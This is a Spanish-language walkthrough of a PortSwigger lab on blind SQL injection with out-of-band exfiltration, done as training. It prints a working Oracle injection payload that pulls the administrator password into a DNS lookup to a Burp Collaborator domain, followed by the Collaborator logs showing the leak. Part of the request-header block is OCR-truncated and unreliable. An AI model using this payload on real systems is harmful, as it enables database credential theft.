
14 Lab Blind SQL injection with out-of-band data exfiltration


Para resolverlo utilizaremos el siguiente Payload con la misma forma de generar el subdominio que el lab anterior:



```
%3b]>'),'/l')+FROM+dual--; session=PNCCExOJdMw
Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.
t: text/html,application/xhtml+xml,application
t-Language: en-US,en;q=0.5
t-Encoding: gzip, deflate, br
er: https://portswigger.net/
de-Insecure-Requests: 1
etch-Dest: document
etch-Mode: navigate
etch-Site: cross-site
etch-User: ?1
ity: u=0, i
railers
```

``'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//'||(SELECT+password+FROM+users+WHERE+username%3d'administrator')||'.BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--

Vemos como obtenemos respuesta siendo la primer parte del dominio la contraseña de usuario administrator:



Payloads to generate: 1

☑ Include Collaborator server location

#	Time	Type	Payload	Source IP address
1	2025-jul-23 11:42:59.862 UTC	DNS	hzkito0w9ls3yjkiz5efzbvywp2gq6ev	3.248.186.219
2	2025-jul-23 11:42:59.862 UTC	DNS	hzkito0w9ls3yjkiz5efzbvywp2gq6ev	3.248.186.133
3	2025-jul-23 11:42:59.861 UTC	DNS	hzkito0w9ls3yjkiz5efzbvywp2gq6ev	3.251.105.80
4	2025-jul-23 11:42:59.863 UTC	DNS	hzkito0w9ls3yjkiz5efzbvywp2gq6ev	3.248.186.36
5	2025-jul-23 11:42:59.868 UTC	HTTP	hzkito0w9ls3yjkiz5efzbvywp2gq6ev	34.253.173.2

The Collaborator server received a DNS lookup of type AAAA for the domain name **gqrssdxphmtcpc1f06i7.hzkito0w9ls3yjkiz5efzbvywp2gq6ev.oastify.com**.

The lookup was received from IP address 3.248.186.36:31044 at 2025-jul-23 11:42:59.863 UTC.